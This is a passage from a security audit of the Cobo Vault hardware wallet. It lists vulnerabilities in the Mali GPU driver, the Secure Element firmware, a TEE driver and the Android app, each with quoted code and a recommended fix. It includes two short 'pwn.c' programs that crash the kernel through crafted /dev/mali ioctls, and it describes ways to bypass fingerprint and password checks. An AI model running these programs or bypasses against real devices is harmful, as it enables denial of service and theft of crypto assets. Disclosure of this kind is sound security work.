997  _mali_osk_errcode_t _mali_ukk_mem_resize(_mali_uk_mem_resize_s *args)
998  {
999      mali_mem_backend *mem_backend = NULL;
1000     _mali_osk_errcode_t ret = _MALI_OSK_ERR_FAULT;

1002     struct mali_session_data *session = (struct mali_session_data *)(uintptr_t)args->
             ctx;

1004     MALI_DEBUG_ASSERT_POINTER(session);
1005     MALI_DEBUG_PRINT(4, (" mali_mem_resize_memory called! \n"));
1006     MALI_DEBUG_ASSERT(0 == args->psize % MALI_MMU_PAGE_SIZE);
```

Listing 3.27: mali_memory_manager.c

The DoS loophole could be triggered by the following attack code. In line 15, a bad actor can craft a random `psize` to fail the alignment check and crashes the system intentionally.

```
1  main()
2  {
3      int fd;
4      _mali_uk_mem_resize_s x;

6      fd = open("/dev/mali", O_RDONLY);

8      if ( fd < 0 ) {
9          printf("[-] Failed to open device (%s)\n", strerror(errno));
```

```
        goto out;
    }

    printf("[+] Device opened at %d\n", fd);

    x.psize = 1337;

    ioctl(fd, MALI_IOC_MEM_RESIZE, &x);

close_out:
    close(fd);
out:
    return 0;
}
```

Listing 3.28: pwn.c

Case VI As shown in the following code snippets, `mali_soft_job_create` allocates a new job in line 158 whenever it is called with an user controllable `user_job`. Later on, the newly allocated `job` is assigned an `id` which equals `system->last_job_id++`. As an error handling mechanism, `MALI_DEBUG_ASSERT()` is triggered in line 182 when `job->id` reaches `MALI_SOFT_JOB_INVALID_ID`, this leads to the NULL pointer dereference which crashes the system.

```
143 struct mali_soft_job *mali_soft_job_create(struct mali_soft_job_system *system,
        mali_soft_job_type type, u64 user_job)
144 {
145     struct mali_soft_job *job;
146     _mali_osk_notification_t *notification = NULL;

148     MALI_DEBUG_ASSERT_POINTER(system);
149     MALI_DEBUG_ASSERT((MALI_SOFT_JOB_TYPE_USER_SIGNALED == type) ||
150               (MALI_SOFT_JOB_TYPE_SELF_SIGNALED == type));

152     notification = _mali_osk_notification_create(_MALI_NOTIFICATION_SOFT_ACTIVATED,
            sizeof(_mali_uk_soft_job_activated_s));
153     if (unlikely(NULL == notification)) {
154         MALI_PRINT_ERROR(("Mali Soft Job: failed to allocate notification"));
155         return NULL;
156     }

158     job = _mali_osk_malloc(sizeof(struct mali_soft_job));
159     if (unlikely(NULL == job)) {
160         MALI_DEBUG_PRINT(2, ("Mali Soft Job: system alloc job failed. \n"));
161         return NULL;
162     }

164     mali_soft_job_system_lock(system);

166     job->system = system;
167     job->id = system->last_job_id++;
168     job->state = MALI_SOFT_JOB_STATE_ALLOCATED;
```

```c
    _mali_osk_list_add(&(job->system_list), &(system->jobs_used));

    job->type = type;
    job->user_job = user_job;
    job->activated = MALI_FALSE;

    job->activated_notification = notification;

    _mali_osk_atomic_init(&job->refcount, 1);

    MALI_DEBUG_ASSERT(MALI_SOFT_JOB_STATE_ALLOCATED == job->state);
    MALI_DEBUG_ASSERT(system == job->system);
    MALI_DEBUG_ASSERT(MALI_SOFT_JOB_INVALID_ID != job->id);
```

Listing 3.29: mali_soft_job.c

The DoS loophole could be triggered by the following attack code. As a bad actor, we can simply issuing the `MALI_IOC_SOFT_JOB_START` in an infinite loop to make the `job->id` reaches the `MALI_SOFT_JOB_INVALID_ID`, which takes less than one minute.

```c
main()
{
    int fd;
    _mali_uk_soft_job_start_s x;
    u32 id;

    fd = open("/dev/mali", O_RDONLY);

    if ( fd < 0 ) {
        printf("[-] Failed to open device (%s)\n", strerror(errno));
        goto out;
    }

    printf("[+] Device opened at %d\n", fd);

    x.job_id_ptr = (u64)((u32)(&id));

    while(1) {
        ioctl(fd, MALI_IOC_SOFT_JOB_START, &x);
    }

close_out:
    close(fd);
out:
    return 0;
}
```

Listing 3.30: pwn.c

Recommendation As we see in the definition of `MALI_DEBUG_ASSERT()`, the `DEBUG` macro could be turned off to prevent the assertion crashes the system.

```c
#else /* DEBUG */
```

```
#define MALI_DEBUG_CODE(code)
#define MALI_DEBUG_PRINT(string,args) do {} while(0)
#define MALI_DEBUG_PRINT_ERROR(args) do {} while(0)
#define MALI_DEBUG_PRINT_IF(level,condition,args) do {} while(0)
#define MALI_DEBUG_PRINT_ELSE(level,condition,args) do {} while(0)
#define MALI_DEBUG_PRINT_ASSERT(condition,args) do {} while(0)
#define MALI_DEBUG_ASSERT_POINTER(pointer) do {} while(0)
#define MALI_DEBUG_ASSERT(condition) do {} while(0)

#endif /* DEBUG */
```

Listing 3.31: mali_kernel_common.h

3.4 Out-of-bounds Write in Secure Element Firmware

- ID: PVE-004
- Severity: Medium
- Likelihood: Low
- Impact: High
- Target: mason_commands.c, mason_wallet.c
- Category: Memory Buffer Errors [29]
- CWE subcategory: CWE-121 [11]

Description

In software, a stack buffer overflow or stack buffer overrun occurs when a program writes to a memory address on the program's call stack outside of the intended data structure, which is usually a fixed-length buffer. The security SoC firmware retrieves data from serial port and interprets them into commands. Specifically, we found that there are a lot of serious risk in using this issue. All of the cases are as follows:

Case I As shown in the following code snippets, in `mason_execute_cmd()`, the previously pushed command is searched from the stack by `stack_search_CMDNo()` in line 583. Later on, the index kept by `unCMDNo` is used to jump to the specific command handler in line 591.

language

```
578 void mason_execute_cmd(pstStackType pstStack)
579 {
580     stackElementType pstTLV = NULL;
581     unCMDNoType unCMDNo = {0};

583     stack_search_CMDNo(pstStack, &pstTLV, &unCMDNo);

585     if (unCMDNo.buf[0] > CMD_H_MAX || unCMDNo.buf[1] > CMD_H_MAX)
586     {
587         mason_cmd_invalid((void*)pstStack);
588         return;
```

```
589     }

591     gstCmdHandlers[unCMDNo.buf[0] - 1][unCMDNo.buf[1] - 1].pFunc((void*)pstStack);
592 }
```

Listing 3.32: mason_commands.c

However, when we look into `stack_search_CMDNo()`, we found that the `memcpy()` in line 431 fails to check the size of memory to copy, leading to possible out-of-bounds memory write. Since the `punCMDNo` is allocated from stack, the out-of-bounds write may result in control-flow hijacking.

```
425 bool stack_search_CMDNo(pstStackType pstStack, stackElementType *pelement, unCMDNoType *
        punCMDNo)
426 {
427     stackElementType *pstTLV = pelement;

429     if (stack_search_by_tag(pstStack, pstTLV, 0x0001))
430     {
431         memcpy(punCMDNo->buf, (*pstTLV)->pV, (*pstTLV)->L);
432         return true;
433     }

435     return false;
436 }
```

Listing 3.33: mason_commands.c

Recommendation Copy fixed size of memory to avoid out-of-bounds write.

```
425 bool stack_search_CMDNo(pstStackType pstStack, stackElementType *pelement, unCMDNoType *
        punCMDNo)
426 {
427     stackElementType *pstTLV = pelement;

429     if (stack_search_by_tag(pstStack, pstTLV, 0x0001))
430     {
431         memcpy(punCMDNo->buf, (*pstTLV)->pV, sizeof(punCMDNo->buf));
432         return true;
433     }

435     return false;
436 }
```

Listing 3.34: mason_commands.c

Case II As shown in the following code snippets, in `mason_cmd0305_get_wallet()`, we found that the `memcpy()` in line 1159 fails to check the size of memory to copy, leading to possible out-of-bounds memory write.

```
1128 static void mason_cmd0305_get_wallet(void *pContext) {
1129     emRetType emRet = ERT_OK;
1130     uint8_t bufRet[2] = {0x00, 0x00};
1131     pstStackType pstS = (pstStackType)pContext;
```

```
    stStackType stStack = {{NULL}, -1};
    stackElementType pstTLV = NULL;
    uint8_t *path = NULL;
    uint16_t path_len = 0;
    wallet_path_t wallet_path;
    char path_string[512] = {0};
    private_key_t derived_private_key;
    chaincode_t derived_chaincode;
    extended_key_t extended_public_key;
    char base58_ext_key[256];
    size_t base58_ext_key_len = 256;
    crypto_curve_t curve_type = CRYPTO_CURVE_SECP256K1;

    mason_cmd_init_outputTLVArray(&stStack);
    if (emRet == ERT_OK && stack_search_by_tag(pstS, &pstTLV, TLV_T_CMD))
    {
        mason_cmd_append_ele_to_outputTLVArray(&stStack, pstTLV);
    }
    else
    {
        emRet = ERT_CommFailParam;
    }

    if (emRet == ERT_OK && stack_search_by_tag(pstS, &pstTLV, TLV_T_HD_PATH))
    {
        path_len = pstTLV->L;
        path = (uint8_t *)pstTLV->pV;
        memcpy((uint8_t *)path_string, path, path_len);
        path_string[path_len] = 0;
    } else {
        emRet = ERT_CommFailParam;
    }
```

Listing 3.35: mason_commands.c

Since the `path_string` is allocated from stack, the out-of-bounds write may result in control-flow hijacking.

Recommendation Check the length to avoid out-of-bounds write.

```
    if (emRet == ERT_OK && stack_search_by_tag(pstS, &pstTLV, TLV_T_HD_PATH))
    {
        path_len = pstTLV->L;
        path = (uint8_t *)pstTLV->pV;
        if (path_len >= sizeof(path_string))
        {
            emRet = ERT_CommFailParam;
        } else {
            memcpy((uint8_t *)path_string, path, path_len);
            path_string[path_len] = 0;
        }
    } else {
        emRet = ERT_CommFailParam;
```

```
    }
```

Listing 3.36: mason_commands.c

Case III We identified three unsafe `memcpy()` calls in `mason_cmd0307_sign_ECDSA()` as follows:

```
    if(stack_search_by_tag(pstS, &pstTLV, TLV_T_TOKEN))
    {
        setting_token_t token ={0};
        memcpy(token.token, (uint8_t *)pstTLV->pV, pstTLV->L);
        token.length = pstTLV->L;
        if(!mason_token_verify(&token))
        {
            mason_token_delete();
            emRet = ERT_TokenVerifyFail;
        }
    }
    else
    {
        emRet = ERT_needToken;
    }
```

Listing 3.37: mason_commands.c

```
    if(stack_search_by_tag(pstS, &pstTLV, TLV_T_HD_PATH))
    {
        path_len = pstTLV->L;
        path = (uint8_t *)pstTLV->pV;
        memcpy((uint8_t *)path_string, path, path_len);
        path_string[path_len] = 0;
    }
    else
    {
        emRet = ERT_CommFailParam;
    }
```

Listing 3.38: mason_commands.c

```
    if (stack_search_by_tag(pstS, &pstTLV, TLV_T_HASH))
    {
        hash_len = pstTLV->L;
        memcpy(hash, pstTLV->pV, hash_len);
    }
    else
    {
        emRet = ERT_CommFailParam;
    }
```

Listing 3.39: mason_commands.c

Each of them retrieves the length directly from the user-controllable `pstTLV->L` and `memcpy()` from `pstTLV->pV` to a fixed-size memory buffer allocated from stack, leading to possible control-flow hijacking attacks.

Recommendation Check the length to copy or copy fixed size of memory buffer.

3.5 Memory Buffer Size Overflow in TrustKernel TEE Driver

- ID: PVE-005
- Severity: Informational
- Likelihood: N/A
- Impact: High
- Target: tee_ta_mgmt.c
- Category: Memory Buffer Errors [29]
- CWE subcategory: CWE-131 [13]

Description

In the `ioctl` handler of the driver bound with `/dev/tkcoredrv`, the `TEE_INSTALL_SYSTA_IOC cmd` is dispatched to `tee_install_sys_ta()` with the user-space pointer, `u_arg`. Within `tee_install_sys_ta()`, the `ta_inst_desc` is filled with the content pointed by `u_arg` in line 193. With the second `copy_from_user()` call, the `uuid` is filled again with `ta_inst_desc.uuid`. Later on, a memory chunk is allocated with the size `(sizeof(TEEC_UUID)+ sizeof(uint32_t)+ ta_inst_desc.ta_buf_size)`. However, this is a integer overflow while calculating the size of memory to be allocated.

```
193     if ((copy_from_user(&ta_inst_desc, u_arg, sizeof(struct tee_ta_inst_desc)))) {
194         return -EFAULT;
195     }

197     if (copy_from_user(&uuid, ta_inst_desc.uuid, sizeof(TEEC_UUID))) {
198         return -EFAULT;
199     }

201     if ((shm = tee_shm_alloc_from_rpc(tee, sizeof(TEEC_UUID) + sizeof(uint32_t) +
            ta_inst_desc.ta_buf_size, TEEC_MEM_NONSECURE)) == NULL) {
202         pr_err("%s: tee_shm_alloc_ns(%uB) failed\n", __func__, ta_inst_desc.ta_buf_size)
                ;
203         return -ENOMEM;
204     }
```

Listing 3.40: tee_ta_mgmt.c

As shown in the following code snippets, `sizeof(TEEC_UUID)` is 16. Since `sizeof(uint32_t)` is 4, the total allocated size would be 0 when `ta_inst_desc.ta_buf_size` is $(0x100000000 - 20)$ which equals 0xffffffec. Worse, the `ta_inst_desc.ta_buf_size` is never checked before the allocation.

```
typedef struct {
    uint32_t timeLow;
    uint16_t timeMid;
    uint16_t timeHiAndVersion;
    uint8_t clockSeqAndNode[8];
```

```
} TEEC_UUID;
```

Listing 3.41: tee_client_api.h

After `shm_kva` is `vmap()`'ed in line 206, the `copy_from_user()` call in line 215 could corrupt the kernel memory as the size could be crafted as a really large number (e.g., 0xffffffff) while the size of memory allocated is way smaller. This out-of-bounds memory write in kernel-space leads to possible privilege escalation attacks. Fortunately, the `copy_from_user()` function checks the range of user-space buffer, `ta_inst_desc.ta_buf`, so that a large `ta_inst_desc.ta_buf_size` cannot pass the check. We leave the likelihood of this loophole as N/A.

```
206     if ((shm_kva = vmap(shm->ns.pages, shm->ns.nr_pages, VM_MAP, PAGE_KERNEL)) == NULL)
            {
207         pr_err("%s: failed to vmap %zu pages\n", __func__, shm->ns.nr_pages);
208         r = -ENOMEM;
209         goto exit;
210     }

212     memcpy(shm_kva, &uuid, sizeof(TEEC_UUID));
213     memcpy((char *) shm_kva + sizeof(TEEC_UUID), &ta_inst_desc.ta_buf_size, sizeof(
            uint32_t));

215     if ((left = copy_from_user(
216         (char *) shm_kva + sizeof(TEEC_UUID) + sizeof(uint32_t), ta_inst_desc.ta_buf,
                ta_inst_desc.ta_buf_size))) {
```

Listing 3.42: tee_ta_mgmt.c

Recommendation Validate `ta_inst_desc.ta_buf_size` copied from user-space.

3.6 Weak Fingerprint Verification

- ID: PVE-006
- Severity: High
- Likelihood: Medium
- Impact: High
- Target: `com/cobo/cold/fingerprint/FingerprintKit.java`
- Category: Business Logic Errors[24]
- CWE subcategory: CWE-288 [15]

Description

The Cobo Vault supports the fingerprint authentication which can be enabled by users. However, we found that the implementation of verifying the fingerprint could be easily bypassed with a customized or compromised Android system. Specifically, `startVerify()` verifies user's fingerprint with the `FingerprintManager()`. If the input fingerprint passes the authentication process, the callback function `onAuthenticationSucceeded()` would be invoked. It means that the attacker could bypass the

the `FingerprintManager()` by calling the `onAuthenticationSucceeded()` directly. Even worse, the attacker could communicate with the Secure Element via serial port and pretent that she is fingerprint authenticated.

```java
    public void startVerify(@NonNull VerifyListener listener) {

        if (mCancellationSignal != null) {
            mCancellationSignal.cancel();
        }
        mCancellationSignal = new CancellationSignal();
        isVerifying = true;
        Log.w("fpKit", "fp kit startVerify");
        fp.authenticate(null, mCancellationSignal, 0,
                new FingerprintManager.AuthenticationCallback() {
                    @Override
                    public void onAuthenticationError(int errorCode, CharSequence
                        errString) {
                        listener.onAuthenticationError(errorCode, errString);
                        isVerifying = false;
                        mCancellationSignal.cancel();
                    }

                    @Override
                    public void onAuthenticationHelp(int helpCode, CharSequence
                        helpString) {
                        listener.onAuthenticationHelp(helpCode, helpString);
                    }

                    @Override
                    public void onAuthenticationSucceeded(FingerprintManager.
                        AuthenticationResult result) {
                        listener.onAuthenticationSucceeded();
                        isVerifying = false;
                        mCancellationSignal.cancel();
                    }
```

Listing 3.43: com/cobo/cold/fingerprint/FingerprintKit.java

Recommendation Since the fingerprint verification mechanism on Android only verifies if the given fingerprint is legit or not, it's not a good way to authenticate for the access to the Secure Element. There's always a way to bypass the checks done by Android framework or system services without the victim's fingerprint. For security reasons, we suggest to remove the fingerprint authentication feature which we consider a vulnerable point of the system. If this is a mandatory feature, we suggest to at least pop-up a warning message to let users know the risks. One better solution is to leverage the Android keystore [1] to generate cryptographic keys with the fingerprint. The keystore can ensure that the private key can't be retrieved without the specific fingerprint. By sending the public key to the Secure Element, the fingerprint can be verified with a signature created with the private key.

3.7 Weak Password Verification

- ID: PVE-007
- Severity: High
- Likelihood: Medium
- Impact: High
- Target: `com/cobo/cold/ui/views/PasswordModal.java`
- Category: Business Logic Errors[24]
- CWE subcategory: CWE-288 [15]

Description

The user-defined password is the default authentication mechanism in Cobo Vault. However, we identified that the password is only verified in the application layer, which makes it easily to be bypassed as what we described in Section 3.6. Furthermore, the strength of the password is not checked when the user setup the password such that the `SHA1(password + salt)` password verification is vulnerable to rainbow table attacks.

```
118    binding.confirm.setOnClickListener(v -> {

120        Handler handler = new Handler();
121        binding.confirm.setVisibility(View.GONE);
122        binding.progress.setVisibility(View.VISIBLE);
123        AppExecutors.getInstance().networkIO().execute(() -> {
124            boolean verified = Utilities.verifyPassword(activity,
125                    HashUtil.pbkdf(password.get(), Utilities.getRandomSalt(activity)));
```

Listing 3.44: com/cobo/cold/ui/views/PasswordModal.java

As shown in the above code snippet, the `SHA1(password + salt)` is passed into `verifyPassword()` in line 124.

```
    public static boolean verifyPassword(Activity activity, String passwordSha1) {
        SharedPreferences sp = activity.getSharedPreferences(PREFERENCE_SECRET,
            MODE_PRIVATE);
        return passwordSha1.equals(sp.getString(PREFERENCE_KEY_PASSWORD, ""));
    }
```

Listing 3.45: com/cobo/cold/Utilities.java

Inside `verifyPassword()`, the `passwordSha1` string is compared with the `PREFERENCE_KEY_PASSWORD` string retrieved from the Android root filesystem (`SharedPreferences`), which is not a safe way to keep password hashes.

Recommendation Verify the password inside the Secure Element.

3.8 Redundant API in Secure Element

- ID: PVE-008
- Severity: Informational
- Likelihood: N/A
- Impact: N/A
- Target: `mason_commands.c`
- Category: Coding Practice [23]
- CWE subcategory: CWE-1041 [10]

Description

The Secure Element (SE) is a microprocessor chip which can store sensitive data and run secure apps such as signing transactions. Since it provides a lot of core security function API for the upper layers of Cobo Vault, we checked all APIs and identified that some of them are redundant. The following functions can be removed directly to ensure the safety of the Cobo Vault:

```
mason_cmd0101_com_test()
mason_cmd0202_write_sn()
```

Listing 3.46: Redundant API

Recommendation Remove obsolete/redundant API.

3.9 Risk of Mnemonic Theft in Application Layer

- ID: PVE-009
- Severity: High
- Likelihood: Medium
- Impact: High
- Target: `com/cobo/cold/viewmodel/SetupVaultViewModel.java`
- Category: Info. Mgmt Errors [28]
- CWE subcategory: CWE-316 [16]

Description

While creating a new wallet or importing a wallet with the mnemonic, the Cobo Vault shows the mnemonic on the screen and asks the user to verify the mnemonic. In the meantime, the plaintext mnemonic is temporarily stored in the memory, which leads to the risks of mnemonic theft if bad actors somehow dump the memory.

```
private String mnemonic;

public void setMnemonic(String mnemonic) {
  this.mnemonic = mnemonic;
}
```

Listing 3.47: com/cobo/cold/ui/views/SetupVaultViewModel.java

```
    private void validateMnemonic(View view) {
        String mnemonic = mBinding.table.getWordsList()
            .stream()
            .map(ObservableField::get)
            .reduce((s1, s2) -> s1 + " " + s2)
            .orElse("");


        if (viewModel.validateMnemonic(mnemonic)) {
            viewModel.setMnemonic(mnemonic);
            viewModel.writeMnemonic();
        } else {
            Utilities.alert(mActivity,
            getString(R.string.hint),
            getString(R.string.wrong_mnemonic_please_check),
            getString(R.string.confirm), null);
        }
    }
```

Listing 3.48: com/cobo/cold/ui/fragment/setup/MnemonicInputFragment.java

```
    private void verifyMnemonic() {
        String mnemonic = mBinding.table.getWordsList()
            .stream()
            .map(ObservableField::get)
            .reduce((s1, s2) -> s1 + " " + s2)
            .orElse("");
        if (mnemonic.equals(viewModel.getRandomMnemonic().getValue())) {
            viewModel.setMnemonic(mnemonic);
            viewModel.writeMnemonic();
        } else {
            Utilities.alert(mActivity, getString(R.string.hint), getString(R.string.
                invalid_mnemonic),
            getString(R.string.confirm), null);
        }

    }
```

Listing 3.49: com/cobo/cold/ui/fragment/setup/ConfirmMnemonicFragment.java

As shown in the above code snippets, the `setMnemonic()` method in `PasswordModal.java` stores the mnemonic words in memory. The `validateMnemonic()` method in `MnemonicInputFragment.java` and `verifyMnemonic()` in `ConfirmMnemonicFragment.java` invoke the `setMnemonic()` method in two different scenarios, the creation and import of wallets, respectively. Here, we found no further handling logic of the sensitive information (i.e., the mnemonic) in memory.

Recommendation Clean up the mnemonic in memory. In addition, we noticed that it is inevitable to leave traces in the memory cache even if we do garbage collection right after loading/removing sensitive data (e.g., password, mnemonic, etc.) into/from memory. We leave it as a known issue.

3.10 Risk of Mnemonic Theft in Secure Element

- ID: PVE-010
- Severity: Low
- Likelihood: Low
- Impact: High
- Target: `mason_wallet.c`
- Category: Credentials Mgmt Errors [26]
- CWE subcategory: CWE-256 [14]

Description

As a hardware feature, the Secure Element has a built-in flash integrated in the SoC which stores data with hardware-based encryption. With the hardware encryption mechanism, bad actors have no chance to retrieve the plaintext data from the flash through external channels (e.g., I/O bus). This means the only way to get plaintext data from the flash is the firmware running on the Secure Element, which makes the security of the encryption data (e.g., mnemonic) depend on the integrity of the Secure Element firmware. Since the mnemonic are written into the flash with no software encryption as shown in the following code snippets, the hardware encryption scheme leads to risks of mnemonic theft.

```
    bool mason_mnemonic_write(mnemonic_t *mnemonic) {
        bool is_succeed = false;
        is_succeed = mason_storage_write_buffer((uint8_t *)mnemonic, sizeof(*mnemonic),
            FLASH_ADDR_MNOMONIC_512B);
        return is_succeed;
    }
```

Listing 3.50: mason_wallet.c

Fortunately, the firmware integrity is ensured by the asymmetric cryptography mechanism in the patched codebase, which makes the Secure Element firmware hard to be compromised. Based on that, we set the likelihood of this vulnerability to low.

Recommendation Encrypt the mnemonic with a password or fingerprint which is not kept in the Secure Element. Therefore, the bad actor cannot decode the encrypted mnemonic even she has the control of the Secure Element (e.g., control-flow hijacking).

3.11 Missing Authentication before Deleting Mnemonics in Secure Element

- ID: PVE-011
- Severity: Low
- Likelihood: Low
- Impact: Medium
- Target: `mason_commands.c`
- Category: Business Logic Errors [24]
- CWE subcategory: CWE-288 [15]

Description

In Cobo Vault, there's a feature to reset the wallet, which essentially deletes the mnemonics. With the password/fingerprint authenticated in the application layer, the `mason_delete_wallet()` function in the Secure Element firmware deletes the mnemonics data. However, if the attacker somehow bypasses the application layer and calls `mason_delete_wallet()`, the mnemonics stored in the Secure Element could be directly cleared. In addition, there's no warning popped up when an user resets the wallet. This results in the loss of digital assets if the victim makes an mistake.

Recommendation Verify the password/fingerprint inside the Secure Element before calling `mason_delete_wallet()`. In addition, the Cobo Vault should pop up a warning message an user resets the wallet.

3.12 Missing Authentication before Signing Transactions in Secure Element

- ID: PVE-012
- Severity: High
- Likelihood: Medium
- Impact: High
- Target: `mason_commands.c`
- Category: Business Logic Errors [24]
- CWE subcategory: CWE-288 [15]

Description

In Cobo Vault, an essential feature is signing the transactions inside the Secure Element with the transaction data provided by the hot wallet. The signed transactions can later be broadcasted to the blockchain by the hot wallet app. While reviewing the codebase of the Secure Element, we found that there's a risk that the bad actor could bypass the authentication and sign arbitrary transactions inside Secure Element. Specifically, the `mason_cmd0307_sign_ECDSA()` function in the Secure Element firmware is called when the password/fingerprint authentication is passed in the application layer.

However, if an attacker sends the raw transaction data through the serial port directly into the Secure Element, she can use the `mason_cmd0307_sign_ECDSA()` the steal all the crypto assets from the victim's cold wallet.

Recommendation Verify the password/fingerprint inside the Secure Element before calling `mason_cmd0307_sign_ECDSA()`.

3.13 Missing Integrity Check on Secure Element Firmware

- ID: PVE-013
- Severity: High
- Likelihood: Medium
- Impact: High
- Target: `mason_iap.c`
- Category: Business Logic Errors[24]
- CWE subcategory: CWE-288 [15]

Description

In the review of Secure Element firmware source code, we found that the integrity of the firmware binary file is not verified whiling upgrading the firmware. Although the Cobo Vault performs the integrity check on the whole firmware upgrade package (`update.zip`) in the application layer, it leaves risks of writing malicious programs directly into the Secure Element through the serial port. With the crafted Secure Element firmware, the attackers could easily dump the mnemonics and other sensitive data.

Recommendation Implement an asymmetric cryptography scheme to check the integrity of the firmware inside Secure Element. While packing the firmware, use the private key to create a signature with the hash of the firmware binary and append it into the firmware package. Inside the Secure Element, validate the signature of the firmware package before writing it into the flash. This ensures that the Secure Element firmware is the official release version.

3.14 Duplicate Code in Secure Element

- ID: PVE-014
- Severity: Informational
- Likelihood: N/A
- Impact: N/A
- Target: mason_commands.c
- Category: Coding Practices [23]
- CWE subcategory: CWE-1041 [10]

Description

While reviewing the Secure Element firmware source code, we identified that there're lots of duplicate code which makes the codebase hard to maintain. Most of them are related to searching the command previously pushed into stack and retrieving the corresponding (type, length, value) tuple.

```
static void mason_cmd0901_usrpwd_modify(void * pContext)
{
    emRetType emRet = ERT_OK;
    uint8_t bufRet[2] = {0x00, 0x00};
    pstStackType pstS = (pstStackType)pContext;
    stStackType stStack = {{NULL}, -1};
    stackElementType pstTLV = NULL;
    uint8_t * cur_pwd = NULL;
    uint16_t cur_pwd_len = 0;
    uint8_t * new_pwd = NULL;
    uint16_t new_pwd_len = 0;
    bool allow_modify = false;

    mason_cmd_init_outputTLVArray(&stStack);
    if (emRet == ERT_OK && stack_search_by_tag(pstS, &pstTLV, TLV_T_CMD))
    {
        mason_cmd_append_ele_to_outputTLVArray(&stStack, pstTLV);
    }
    else
    {
        emRet = ERT_CommFailParam;
    }

    if (emRet == ERT_OK)
    {
        if(stack_search_by_tag(pstS, &pstTLV, TLV_T_USRPWD_CUR))
        {
            cur_pwd = (uint8_t *)pstTLV->pV;
            cur_pwd_len = pstTLV->L;
            // copmare cur pass and store pass
            if(mason_usrpwd_verify(cur_pwd, cur_pwd_len))
            {
                mason_usrcount_reset();
                allow_modify = true;
            }
```

```
2022                else
2023                {
2024                    mason_usrcount();
2025                    emRet = ERT_UsrPassVerifyFail;
2026                }
2027            }
2028            else
2029            {
2030                emRet = ERT_needUsrPass;
2031            }
2032        }
```

Listing 3.51: mason_wallet.c

For example, line 2000-2008 in the above code snippet, is implemented in almost all command handler functions in the Secure Element firmware. After checking if the `TLV_T_CMD` is in the stack, most command handler functions also check the specific command (e.g., `TLV_T_USRPWD_CUR`) and perform the corresponding process (line 2012-2031). We believe the code flow could be greatly simplified and modularized.

Recommendation Code refactoring.

3.15 Arbitrary Memory Write in Secure Element

- ID: PVE-015
- Severity: Medium
- Likelihood: Low
- Impact: High

- Target: mason_iap.c
- Category: Memory Buffer Errors [29]
- CWE subcategory: CWE-787 [12]

Description

The Cobo Vault has a Secure Element which safely stores the private keys and signs transactions sent by the wallet App through serial port. In some cases, Cobo may require users to update the firmware of the Secure Element with a signed firmware package which passes the integrity check. In our analysis, we identified a loophole in the firmware upgrade process which could be exploited to corrupt the firmware or even compromise the private keys. As shown in the following code snippets, the `mason_iap_package_process()` is called with a memory buffer pointed by `pBin` along with the length of the buffer, `binLen`. In line 172, `pBin` is sent into `mason_iap_boot_decryption()` for decryption with the decrypted output stores in a local buffer, `decryption_output`. After the decryption, the first four bytes of `decryption_output` are extracted and stored into `addr` in line 177. By adding $0x10000$ into `addr`, the address is used as the offset for a page-wise memory write operation in line 195.

```
161 emRetType mason_iap_package_process(emFwPackTypeType emFwPackType,
```

```c
        uint8_t *pBin, uint32_t binLen, uint8_t *pFileDigest)
{
    emRetType emRet = ERT_OK;
    uint32_t addr = 0UL;
    //static SHA256_CTX sha256ctx;
    uint8_t retry = 0;
    uint8_t bufSHA256[SHA256_LEN] = {0};
    uint8_t decryption_output[PAGE_SIZE + 8];
    uint8_t *page_buffer;

    emRet = mason_iap_boot_decryption(pBin, decryption_output, binLen);

    if (emRet != ERT_OK) {
        return emRet;
    }
    buf_to_u32(&addr, decryption_output);
    addr += 0x10000;
    page_buffer = &decryption_output[8];
    wdt_feed();
    switch (emFwPackType)
    {
    case E_PACK_FIRST:
    {
        // #message FLASH_ADDR_APP_START
        // #error FLASH_ADDR_APP_START
        // addr = FLASH_ADDR_APP_START;
        //SHA256_init(&sha256ctx);
    }
    case E_PACK_CONTINUE:
    {
        for (retry=0; retry<3; retry++)
        {
            wdt_feed();
            if(!mason_iap_write_page_safe(addr, page_buffer, PAGE_SIZE))
```

Listing 3.52: mason_iap.c

Here comes the interesting part. If the decryption key or algorithm is somehow compromised, the bad actor could use this loophole to corrupt an arbitrary page in the address space of the Secure Element. The results could be a DoS attack or even hijack the control flow of `mason_iap_package_process()` to compromise the mnemonics which are also stored in a page of the firmware flash.

Recommendation Validate the `addr` to ensure the page-wise memory write can only update the firmware code partition. Since the firmware is upgraded piece-by-piece, we also recommend performing an overall integrity check after the firmware upgrade is completed. This may requires extra memory or flash space.

3.16 Denial-of-Service Loophole in perf_event

- ID: PVE-016
- Severity: Informational
- Likelihood: N/A
- Impact: Low
- Target: kernel/events/core.c
- Category: Concurrency Issues [25]
- CWE subcategory: CWE-821 [21]

Description

This is a known loophole detected by syzkaller [34]. Specifically, `__perf_event_period()` performs another `raw_spin_lock_irq(&ctx->lock)` inside. However, in line 3938, when `ctx->is_active` is `false` , the lock held in line 3937 would be a deadlock inside `__perf_event_period()`. Fortunately, the `perf_event_open` system call is not reachable due to SELinux policy, we set the likelihood to N/A, which makes the severity of this loophole informational.

```
3933 retry:
3934     if (!task_function_call(task, __perf_event_period, &pe))
3935         return 0;

3937     raw_spin_lock_irq(&ctx->lock);
3938     if (ctx->is_active) {
3939         raw_spin_unlock_irq(&ctx->lock);
3940         task = ctx->task;
3941         goto retry;
3942     }

3944     __perf_event_period(&pe);
```

Listing 3.53: kernel/event/core.c

```
3873 static int __perf_event_period(void *info)
3874 {
3875     struct period_event *pe = info;
3876     struct perf_event *event = pe->event;
3877     struct perf_event_context *ctx = event->ctx;
3878     u64 value = pe->value;
3879     bool active;

3881     raw_spin_lock(&ctx->lock);
```

Listing 3.54: kernel/event/core.c

Recommendation Apply this patch [35].

3.17 Denial-of-Service Loophole in Sound Driver

- ID: PVE-017
- Severity: Informational
- Likelihood: N/A
- Impact: Low

- Target: sound/core/seq
- Category: Concurrency Issues [25]
- CWE subcategory: CWE-362 [17]

Description

This is a known loophole reported as CVE-2018-1000004 [3].

Recommendation Apply these two patches [6, 7].

3.18 Use of Out-of-range Pointer Offset in Secure Element

- ID: PVE-018
- Severity: Medium
- Likelihood: Low
- Impact: High

- Target: mason_iap.c
- Category: Pointer Issues [30]
- CWE subcategory: CWE-823 [22]

Description

The Secure Element retrieves data from serial port and interprets them into commands. Specifically, in `mason_execute_cmd()`, the previously pushed command is searched from the stack by `stack_search_CMDNo()` in line 583. Later on, the index kept by `unCMDNo` is used to jump to the specific command handler in line 591.

language

```
578 void mason_execute_cmd(pstStackType pstStack)
579 {
580     stackElementType pstTLV = NULL;
581     unCMDNoType unCMDNo = {0};

583     stack_search_CMDNo(pstStack, &pstTLV, &unCMDNo);

